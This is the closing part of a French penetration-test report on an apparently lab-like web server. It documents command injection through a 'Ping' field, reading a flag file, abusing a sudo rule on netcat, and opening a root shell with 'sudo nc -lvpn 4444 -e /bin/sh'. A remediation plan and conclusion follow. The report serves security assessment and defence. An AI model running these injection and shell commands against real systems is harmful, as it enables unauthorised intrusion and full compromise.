L'audit des fonctionnalités de l'application a révélé une vulnérabilité critique dans le module "Ping". Le champ de saisie ne filtre pas adéquatement les métacaractères système, permettant l'injection de commandes arbitraires.

Test de validation : Une injection simple a été réalisée pour confirmer l'exécution de code et identifier l'utilisateur du service web.

Commande utilisée : 127.0.0.1; whoami



Résultat : Le serveur retourne **www-data**, confirmant la réussite de l'exécution de code à distance (RCE).

8.3 Exfiltration de Données Sensibles (Flag)

Afin de valider l'impact critique de cette vulnérabilité sur la confidentialité des données, le système de fichiers a été exploré pour localiser des informations sensibles.

Commande utilisée : 127.0.0.1; cat /var/www/html/hackable/flags/fi.php

Résultat : Le fichier récupéré contenait une chaîne encodée en Base64. Après décodage, le flag de validation a été obtenu :

« The pool on the roof must have a leak. »


9. ESCALADE DE PRIVILÈGES

L'accès initial sur le serveur WebApp étant limité aux droits de l'utilisateur **www-data**, une phase d'élévation de privilèges a été initiée pour obtenir le contrôle total **root**.

9.1 Analyse des Permissions (sudo)

L'énumération des droits **sudo** a mis en évidence une erreur de configuration majeure dans le fichier **/etc/sudoers**. L'utilisateur web est autorisé à exécuter l'utilitaire réseau **Netcat** avec les privilèges **root**, sans aucune authentification requise.

Commande utilisée : sudo –l



Règle vulnérable identifiée : (root) NOPASSWD: /bin/nc
Nous allons profiter de cette erreur d'attribution de droits en passer par Netcat afin de bénéficier d'un accès root sans authentification.

9.2 Obtention d'un Bind Shell Root

Cette vulnérabilité a été exploitée pour établir une connexion privilégiée vers le serveur victime. (Inverse d'un Reverse Shell)


Protocole d'exploitation :

- **Sur la machine d'attaque (Shell Meterpreter : Listener) :** Mise en écoute sur le port 4444 pour recevoir la connexion.

  Commande utilisée : nc 172.18.0.2 4444

- **Sur le serveur victime (Injection Web : Connexion) :** Injection de la commande suivante via la faille RCE réalisant une connexion sur le port 4444 pour établir la connexion sur le shell en tant que root.

  Commande utilisée : 127.0.0.1; sudo nc -lvpn 4444 -e /bin/sh



Résultat Final : Une connexion a été établie avec succès sur le port 4444. La commande **id** confirme l'obtention des droits **root (uid=0)**. La compromission de l'infrastructure est totale.

10. PLAN DE REMÉDIATION

La compromission complète de l'infrastructure démontrée lors de cet audit met en lumière des déficiences critiques tant sur le plan applicatif que structurel. Ce plan d'action propose une approche graduée visant à résorber la dette technique de sécurité et à endiguer les vecteurs d'attaque identifiés.

10.1 Synthèse des Priorités (Matrice de Décision)

Priorité	Domaine	Vulnérabilité	Impacte	Action requise
Critique	Système	Samba obsolète (CVE-2017-7494)	Compromission totale (Root)	Mise à jour immédiate (Patching)
Critique	Applicatif	Injection de Commandes (RCE)	Exécution de code arbitraire	Assainissement des entrées (Input validation)
Critique	Privilèges	Sudo mal configuré (Netcat)	Escalade de privilèges	Restriction des droits /etc/sudoers
Haute	Architecture	Segmentation Faible	Mouvements latéraux facilités	Filtrage strict inter-VLAN (Firewalling)
Haute	Accès	Authentification par défaut	Accès non autorisé	Renforcement de la politique de mots de passe

10.2 Mesures Correctives Immédiates

Correction des Vulnérabilités Logicielles Critiques : La priorité absolue doit être donnée à la fermeture des brèches techniques ayant permis l'intrusion initiale et l'exécution de code. Le service Samba, actuellement en version 4.6.3, doit impérativement être mis à jour vers une branche maintenue (4.19.x ou supérieure) pour corriger la faille critique **CVE-2017-7494**. Parallèlement, le code source de l'application WebApp nécessite une refonte immédiate du module « Ping ». Il est indispensable d'implémenter une validation stricte des entrées utilisateurs et de remplacer les appels système directs par des bibliothèques sécurisées, afin de neutraliser tout risque d'injection de commandes à distance.

Durcissement des Contrôles d'Accès et Privilèges : L'audit a révélé une gestion des privilèges excessivement permissive qui facilite l'escalade vers les droits administrateur. Il est urgent de réviser le fichier **/etc/sudoers** pour supprimer la directive permettant à l'utilisateur **www-data** d'exécuter l'utilitaire **/usr/bin/nc** sans mot de passe. Cette configuration contrevient frontalement au principe de moindre privilège. De plus, la politique d'authentification doit être renforcée : les comptes par défaut (**admin/password**) doivent être désactivés ou voir leurs mots de passe modifiés pour des chaînes complexes (12 caractères minimum, mixité alphanumérique), afin de prévenir les attaques par force brute ou dictionnaire.

10.3 Refonte Structurelle

Cloisonnement et Segmentation Réseau : La facilité avec laquelle le mouvement latéral a été opéré entre le serveur frontal et le réseau interne démontre l'insuffisance de la segmentation actuelle. L'architecture réseau doit évoluer vers une séparation stricte des zones de confiance via des VLANs dédiés. L'implémentation de pare-feu (Firewalling) entre la DMZ (172.18.0.0/24) et le segment interne (172.19.0.0/16) est impérative. La politique de filtrage doit basculer sur un modèle de « refus par défaut » (Deny All), où seuls les flux métiers strictement nécessaires et documentés sont autorisés à transiter entre les segments.

10.4 Gouvernance et Maintien en Conditions de Sécurité

Gestion du Cycle de Vie et Surveillance : Pour garantir la pérennité du niveau de sécurité, l'organisation doit formaliser un processus de gestion des correctifs (Patch Management) incluant une veille active sur les bulletins de sécurité et des fenêtres de maintenance mensuelles. Enfin, pour améliorer la capacité de détection des incidents, le déploiement d'une solution de centralisation des logs est préconisé. Cela permettra de lever des alertes en temps réel sur des signaux faibles tels que l'utilisation de binaires suspects (netcat, nmap) ou des connexions réseau inhabituelles.

11. CONCLUSION

Cet audit de sécurité, mené selon une méthodologie structurée, a permis d'évaluer la résilience de l'infrastructure face à une cyberattaque réaliste. Les tests d'intrusion ont mis en évidence des vulnérabilités critiques tant sur le plan applicatif que structurel, compromettant l'intégrité, la confidentialité et la disponibilité des données.

11.1 Bilan de la Mission

L'objectif de l'attaquant a été pleinement atteint. Partant d'une position externe sans privilèges, la chaîne d'attaque suivante a été exécutée avec succès :

1. **Compromission Initiale :** Exploitation d'une vulnérabilité connue (CVE-2017-7494) sur un service Samba obsolète, permettant un accès immédiat au serveur frontal.
2. **Mouvement Latéral (Pivot) :** Utilisation du serveur compromis comme passerelle pour contourner la segmentation réseau et atteindre la zone interne isolée (172.19.0.0/16).
3. **Prise de Contrôle Totale :** Compromission du serveur d'application critique via une injection de commandes (RCE) et escalade de privilèges finale jusqu'au niveau **Root**.

Ce scénario démontre qu'en l'état actuel, les barrières de sécurité périmétriques sont inefficaces pour contenir une intrusion une fois le premier maillon brisé.

11.2 Analyse de la Sécurité

Le niveau de risque global est qualifié de **CRITIQUE**.

La combinaison de logiciels non maintenus, de configurations par défaut (mots de passe faibles) et de permissions système excessives (Sudo) crée un environnement propice à une exploitation rapide et automatisable. La facilité avec laquelle les mouvements latéraux ont été opérés souligne l'absence de défense en profondeur.

11.3 Perspectives

Ce test confirme que la sécurité ne peut reposer uniquement sur la protection du périmètre extérieur. Pour garantir un niveau de sécurité acceptable, il faut impérativement adopter une stratégie de **Défense en Profondeur** articulée autour de trois piliers :

- **Prévention :** Maintenir une hygiène informatique stricte (patch management, durcissement des configurations).
- **Cloisonnement :** Segmenter les réseaux pour limiter la propagation d'une attaque (principe du moindre privilège réseau).
- **Détection :** Mettre en place une surveillance active (SIEM) pour identifier et réagir aux signaux faibles avant que la compromission ne devienne totale.

Avis :

La mise en œuvre immédiate des mesures correctives prioritaires détaillées dans le plan de remédiation permettra de réduire drastiquement la surface d'attaque et de restaurer la confiance dans l'infrastructure auditée.

FIN DU RAPPORT

Date de publication : 15 Janvier 2026

Classification : Confidentiel